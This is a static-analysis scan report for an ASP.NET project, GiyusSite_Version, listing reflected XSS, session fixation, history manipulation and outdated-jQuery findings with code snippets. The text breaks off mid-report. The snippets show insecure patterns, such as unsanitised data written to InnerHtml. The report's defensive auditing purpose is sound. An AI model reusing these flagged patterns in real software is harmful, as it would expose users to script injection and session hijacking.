GiyusSite_Version Scan Report

Project Name	GiyusSite_Version
Scan Start	Wednesday, August 31, 2016 9:18:09 AM
Preset	Default 2014
Scan Time	00h:13m:33s
Lines Of Code Scanned	239891
Files Scanned	384
Report Creation Time	Wednesday, August 31, 2016 2:40:02 PM
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164
Team	Users
Checkmarx Version	8.0.1
Scan Type	Full
Source Origin	LocalPath
Density	3/10000 (Vulnerabilities/LOC)
Visibility	Public

Filter Settings

Severity

Included: High, Medium, Low, Information

Excluded: None

Result State

Included: Confirmed, Not Exploitable, To Verify, Urgent, Proposed Not Exploitable

Excluded: None

Assigned to

Included: All

Categories

Included:

Uncategorized	All
Custom	All
PCI DSS v3.1	All
OWASP Top 10 2013	All

Excluded:

Uncategorized	None
Custom	None
PCI DSS v3.1	None
OWASP Top 10 2013	None


Results Limit

Results limit per query was set to 50


Selected Queries

Selected queries are listed in Result Summary


Result Summary



Most Vulnerable Files



Top 5 Vulnerabilities



Scan Summary - OWASP Top 10 2013

Further details and elaboration about vulnerabilities and risks can be found at: OWASP Top 10 2013

Category	Threat Agent	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impact	Buisness Impact	Issues Found	Best Fix Locations
A1-Injection*	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	AVERAGE	SEVERE	ALL DATA	8	5
A2-Broken Authentication and Session Management*	EXTERNAL, INTERNAL USERS	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	AFFECTED DATA AND FUNCTIONS	4	4
A3-Cross-Site Scripting (XSS)	EXTERNAL, INTERNAL, ADMIN USERS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	AFFECTED DATA AND SYSTEM	10	4
A4-Insecure Direct Object References*	SYSTEM USERS	EASY	COMMON	EASY	MODERATE	EXPOSED DATA	0	0
A5-Security Misconfiguration	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	EASY	MODERATE	ALL DATA AND SYSTEM	0	0
A6-Sensitive Data Exposure*	EXTERNAL, INTERNAL, ADMIN USERS, USERS BROWSERS	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	EXPOSED DATA	1	1
A7-Missing Function Level Access Control*	EXTERNAL, INTERNAL USERS	EASY	COMMON	AVERAGE	MODERATE	EXPOSED DATA AND FUNCTIONS	1	1
A8-Cross-Site Request Forgery (CSRF)	USERS BROWSERS	AVERAGE	COMMON	EASY	MODERATE	AFFECTED DATA AND FUNCTIONS	19	14
A9-Using Components with Known Vulnerabilities	EXTERNAL USERS, AUTOMATED TOOLS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	4	4
A10-Unvalidated Redirects and Forwards	USERS BROWSERS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	2	2

* Project scan results do not include all relevant queries. Presets and\or Filters should be changed to include all relevant standard queries.

Scan Summary - PCI DSS v3.1

Further details and elaboration about vulnerabilities and risks can be found at: PCI DSS v3.1

Category	Issues Found	Best Fix Locations
PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection*	8	5
PCI DSS (3.1) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage*	0	0
PCI DSS (3.1) - 6.5.4 - Insecure communications*	0	0
PCI DSS (3.1) - 6.5.5 - Improper error handling*	4	4
PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)	9	3
PCI DSS (3.1) - 6.5.8 - Improper access control*	1	1
PCI DSS (3.1) - 6.5.9 - Cross-site request forgery	8	3
PCI DSS (3.1) - 6.5.10 - Broken authentication and session management*	4	4


***** Project scan results do not include all relevant queries. Presets and\or Filters should be changed to include all relevant standard queries.

Results Distribution By Status

First scan of the project

	High	Medium	Low	Information	Total
New Issues	6	27	35	0	68
Recurrent Issues	0	0	0	0	0
Total	6	27	35	0	68

Fixed Issues	0	0	0	0	0



Results Distribution By State

	High	Medium	Low	Information	Total
Confirmed	0	0	0	0	0
Not Exploitable	0	0	0	0	0
To Verify	6	17	30	0	53
Urgent	0	0	0	0	0
Proposed Not Exploitable	0	10	5	0	15
Total	6	27	35	0	68

Result Summary

Vulnerability Type	Occurrences	Severity
Reflected XSS All Clients	6	High
Cross Site History Manipulation	11	Medium
Client Use Of JQuery Outdated Version	4	Medium
Data Filter Injection	4	Medium
Session Fixation	4	Medium

Client Potential Code Injection	2	Medium
Client Cross Frame Scripting Attack	1	Medium
Heap Inspection	1	Medium
Heuristic XSRF	8	Low
Missing X Frame Options	5	Low
Client Hardcoded Domain	4	Low
Client Potential ReDoS In Match	4	Low
Heuristic Stored XSS	3	Low
Client DOM Open Redirect	2	Low
Client Insecure Randomness	2	Low
Heuristic SQL Injection	2	Low
Improper Resource Shutdown or Release	2	Low
Client Side Only Validation	1	Low
Improper Exception Handling	1	Low
Information Exposure Through an Error Message	1	Low

10 Most Vulnerable Files

High and Medium Vulnerabilities

File Name	Issues Found
/Sheelonim/Ysh/Common/YahashUtils.cs	6
/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	4
/Sheelonim/Ysh/2016/Sheelon.aspx.cs	3
/Sheelonim/Ysh/2017/Sheelon.aspx.cs	3
/Sheelonim/Atuda/Atuda.aspx.cs	3
/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	3
/App_Code_/SessionWrapper.cs	2
/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs	2
/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	2
/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html	1

Scan Results Details

Reflected XSS All Clients

Query Path:
CSharp\Cx\CSharp High Risk\Reflected XSS All Clients Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Reflected XSS All Clients\Path 1:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=56
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element’s value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Ysh/2016/Sheelon.aspx.cs	/Sheelonim/Ysh/2016/Sheelon.aspx.cs
Line	351	387
Object	dataRowQuestion	InnerHtml

Code Snippet
File Name /Sheelonim/Ysh/2016/Sheelon.aspx.cs
Method private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
351.                string textForExplination = 
dataRowQuestion["summary"].ToString();
....
387.                shikulTitleA.InnerHtml = shikulTitle;
```

Reflected XSS All Clients\Path 2:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=57
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element’s value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintThisTextToThisControl at line 575 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination

File	/Sheelonim/Ysh/2016/Sheelon.aspx.cs	/Sheelonim/Ysh/2016/Sheelon.aspx.cs
Line	351	585
Object	dataRowQuestion	InnerHtml

Code Snippet
File Name /Sheelonim/Ysh/2016/Sheelon.aspx.cs
Method private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
351.                string textForExplination =
dataRowQuestion["summary"].ToString();
```

File Name /Sheelonim/Ysh/2016/Sheelon.aspx.cs
Method private void PaintThisTextToThisControl(HtmlGenericControl currControlToAddText, string theText)

```
....
585.                        currControlToAddText.InnerHtml = theText;
```

Reflected XSS All Clients\Path 3:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=58
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element’s value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2016/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Ysh/2016/Sheelon.aspx.cs	/Sheelonim/Ysh/2016/Sheelon.aspx.cs
Line	356	387
Object	dataRowQuestion	InnerHtml

Code Snippet
File Name /Sheelonim/Ysh/2016/Sheelon.aspx.cs
Method private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
356.                string shikulTitle =
YahashUtils.RemoveTagFromString(TAG_P,
dataRowQuestion["name"].ToString()).ToLower().Replace("\r\n", "<br
/>").Replace("\"", "''");
....
387.                shikulTitleA.InnerHtml = shikulTitle;
```

Reflected XSS All Clients\Path 4:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=59
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element’s value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Ysh/2017/Sheelon.aspx.cs	/Sheelonim/Ysh/2017/Sheelon.aspx.cs
Line	351	387
Object	dataRowQuestion	InnerHtml

Code Snippet	
File Name	/Sheelonim/Ysh/2017/Sheelon.aspx.cs
Method	private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
351.                string textForExplination = 
dataRowQuestion["summary"].ToString();
....
387.                shikulTitleA.InnerHtml = shikulTitle;
```

Reflected XSS All Clients\Path 5:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=60
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element’s value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintThisTextToThisControl at line 575 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Ysh/2017/Sheelon.aspx.cs	/Sheelonim/Ysh/2017/Sheelon.aspx.cs
Line	351	585
Object	dataRowQuestion	InnerHtml

Code Snippet	
File Name	/Sheelonim/Ysh/2017/Sheelon.aspx.cs
Method	private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
351.                string textForExplination =
dataRowQuestion["summary"].ToString();
```

File Name /Sheelonim/Ysh/2017/Sheelon.aspx.cs

Method private void PaintThisTextToThisControl(HtmlGenericControl currControlToAddText, string theText)

```
....
585.                          currControlToAddText.InnerHtml = theText;
```

Reflected XSS All Clients\Path 6:

Severity	High
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=61
Status	New

Method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs gets user input for the dataRowQuestion element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method PaintDirug1To5 at line 340 of /Sheelonim/Ysh/2017/Sheelon.aspx.cs. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Ysh/2017/Sheelon.aspx.cs	/Sheelonim/Ysh/2017/Sheelon.aspx.cs
Line	356	387
Object	dataRowQuestion	InnerHtml

Code Snippet

File Name /Sheelonim/Ysh/2017/Sheelon.aspx.cs

Method private void PaintDirug1To5(HtmlGenericControl derugHolder, HtmlGenericControl titleControl,

```
....
356.                string shikulTitle =
YahashUtils.RemoveTagFromString(TAG_P,
dataRowQuestion["name"].ToString()).ToLower().Replace("\r\n", "<br
/>").Replace("\"", "''");
....
387.                shikulTitleA.InnerHtml = shikulTitle;
```

Cross Site History Manipulation

Query Path:

CSharp\Cx\CSharp Medium Threat\Cross Site History Manipulation Version:0

Categories

OWASP Top 10 2013: A8-Cross-Site Request Forgery (CSRF)

Description

Cross Site History Manipulation\Path 1:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=67
Status	New

Method Page_Load at line 12 of /App_Code_/RequireAuthPage.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/App_Code_/RequireAuthPage.cs	/App_Code_/RequireAuthPage.cs
Line	33	33
Object	if	if

Code Snippet
File Name /App_Code_/RequireAuthPage.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
33.              else if(!SessionWrapper.IsAuthenticated)
```

Cross Site History Manipulation\Path 2:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=68
Status	New

Method GetRishum at line 143 of /Sheelonim/Atuda/Asmachta.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Atuda/Asmachta.aspx.cs	/Sheelonim/Atuda/Asmachta.aspx.cs
Line	147	147
Object	if	if

Code Snippet
File Name /Sheelonim/Atuda/Asmachta.aspx.cs
Method Rishum GetRishum()

```
....
147.           if (rishum == null)
```

Cross Site History Manipulation\Path 3:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=69
Status	New

Method btnAtudaConfirm_Click at line 107 of /Sheelonim/Atuda/Atuda.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Atuda/Atuda.aspx.cs	/Sheelonim/Atuda/Atuda.aspx.cs
Line	116	116
Object	if	if

Code Snippet
File Name /Sheelonim/Atuda/Atuda.aspx.cs
Method void btnAtudaConfirm_Click(object sender, EventArgs e)

```
....
116.            if ((errorsList = 
Manager.AddNewRishum(rishum)).IsSuccess())
```

Cross Site History Manipulation\Path 4:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=70
Status	New

Method Page_Load at line 11 of /Sheelonim/Mea/Male/MiyunAsmachta.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunAsmachta.aspx.cs	/Sheelonim/Mea/Male/MiyunAsmachta.aspx.cs
Line	32	32
Object	if	if

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunAsmachta.aspx.cs
Method protected void Page_Load (object sender, EventArgs e)

```
....
32.            if (currentStageUrl == SUMMARY_PAGE &&
```

Cross Site History Manipulation\Path 5:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=71
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz	/Sheelonim/Mea/Male/MiyunDerugKadatz

	.aspx.cs	.aspx.cs
Line	80	80
Object	if	if

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
80.                if (HasKadatzProfessions())
```

Cross Site History Manipulation\Path 6:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=72
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Line	56	56
Object	if	if

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
56.            if (currentStageUrl == DERUG_KADATZ_PAGE ||
Request.QueryString.ToString() != "")
```

Cross Site History Manipulation\Path 7:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=73
Status	New

Method Page_Load at line 22 of /Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs
Line	43	43

Object	if	if

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs
Method protected void Page_Load (object sender, EventArgs e)

```
....
43.            if (currentStageUrl == LOBBY_PAGE)
```

Cross Site History Manipulation\Path 8:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=74
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	61	61
Object	if	if

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
61.            if (currentStageUrl == DERUG_TAFKIDIM_PAGE ||
Request.QueryString.ToString() != "")
```

Cross Site History Manipulation\Path 9:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=75
Status	New

Method Page_Load at line 12 of /Sheelonim/Mea/Male/MiyunLobby.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs
Line	20	20
Object	if	if

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs
Method	protected void Page_Load (object sender, EventArgs e)

```
....
20.          if (currentStageUrl == LOBBY_PAGE && ManilaIsActive())
```

Cross Site History Manipulation\Path 10:

Severity	Medium
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=76
Status	New

Method Page_Load at line 25 of /Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Line	45	45
Object	if	if

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
45.          if (currentStageUrl == PERSONAL_QUESTIONNAIRE_PAGE ||
Request.QueryString.ToString() != "")
```

Cross Site History Manipulation\Path 11:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=77
Status	New

Method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Line	34	34
Object	if	if

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Method	protected void Page_Load (object sender, EventArgs e)

```
....
34.          if (currentStageUrl.Contains(SUMMARY_PAGE))
```

Session Fixation

Query Path:
CSharp\Cx\CSharp Medium Threat\Session Fixation Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.10 - Broken authentication and session management
OWASP Top 10 2013: A2-Broken Authentication and Session Management

Description

Session Fixation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=1
Status	New

Method GetSession at line 11 of /App_Code_/SessionWrapper.cs performs user authentication without terminating existing sessions. This may enable Session Fixation.

	Source	Destination
File	/App_Code_/SessionWrapper.cs	/App_Code_/SessionWrapper.cs
Line	18	18
Object	Session_name	Session_name

Code Snippet
File Name /App_Code_/SessionWrapper.cs
Method public static T GetSession<T>(string name, Func<T> factory)

```
....
18.                      HttpContext.Current.Session[name] = obj;
```

Session Fixation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=2
Status	New

Method UserHasHarshaot at line 75 of /Sheelonim/Atuda/Atuda.aspx.cs performs user authentication without terminating existing sessions. This may enable Session Fixation.

	Source	Destination
File	/Sheelonim/Atuda/Atuda.aspx.cs	/Sheelonim/Atuda/Atuda.aspx.cs
Line	85	85
Object	Session_AtudaPermission	Session_AtudaPermission

Code Snippet

File Name	/Sheelonim/Atuda/Atuda.aspx.cs
Method	bool UserHasHarshaot()

```
....
85.            Session["AtudaPermission"] = atudaCube != null &&
```

Session Fixation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=3
Status	New

Method btnAtudaConfirm_Click at line 107 of /Sheelonim/Atuda/Atuda.aspx.cs performs user authentication without terminating existing sessions. This may enable Session Fixation.

	Source	Destination
File	/Sheelonim/Atuda/Atuda.aspx.cs	/Sheelonim/Atuda/Atuda.aspx.cs
Line	119	119
Object	Add	Add

Code Snippet

File Name	/Sheelonim/Atuda/Atuda.aspx.cs
Method	void btnAtudaConfirm_Click(object sender, EventArgs e)

```
....
119.            Session.Add(AtudaManager.RISHUM_SESSION, rishum);
```

Session Fixation\Path 4:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=4
Status	New

Method Page_Load at line 22 of /Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs performs user authentication without terminating existing sessions. This may enable Session Fixation.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs
Line	214	214
Object	Add	Add

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunDerugShikulim.aspx.cs
Method	protected void Page_Load (object sender, EventArgs e)

```
....
214.                                    Session.Add ("shikulimMesudarim",
shikulimMesudarimIds.TrimEnd (','));
```

Client Use Of JQuery Outdated Version

Query Path:
JavaScript\Cx\JavaScript Medium Threat\Client Use Of JQuery Outdated Version Version:0

Categories

OWASP Top 10 2013: A9-Using Components with Known Vulnerabilities

Description

Client Use Of JQuery Outdated Version\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=18
Status	New

	Source	Destination
File	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Line	7	7
Object	js""	js""

Code Snippet
File Name /Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Method <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Client Use Of JQuery Outdated Version\Path 2:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=19
Status	New

	Source	Destination
File	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Line	7	7
Object	js""	js""

Code Snippet

File Name	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Client Use Of JQuery Outdated Version\Path 3:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=20
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Line	7	7
Object	js""	js""

Code Snippet

File Name	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Client Use Of JQuery Outdated Version\Path 4:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=21
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Line	7	7
Object	js""	js""

Code Snippet

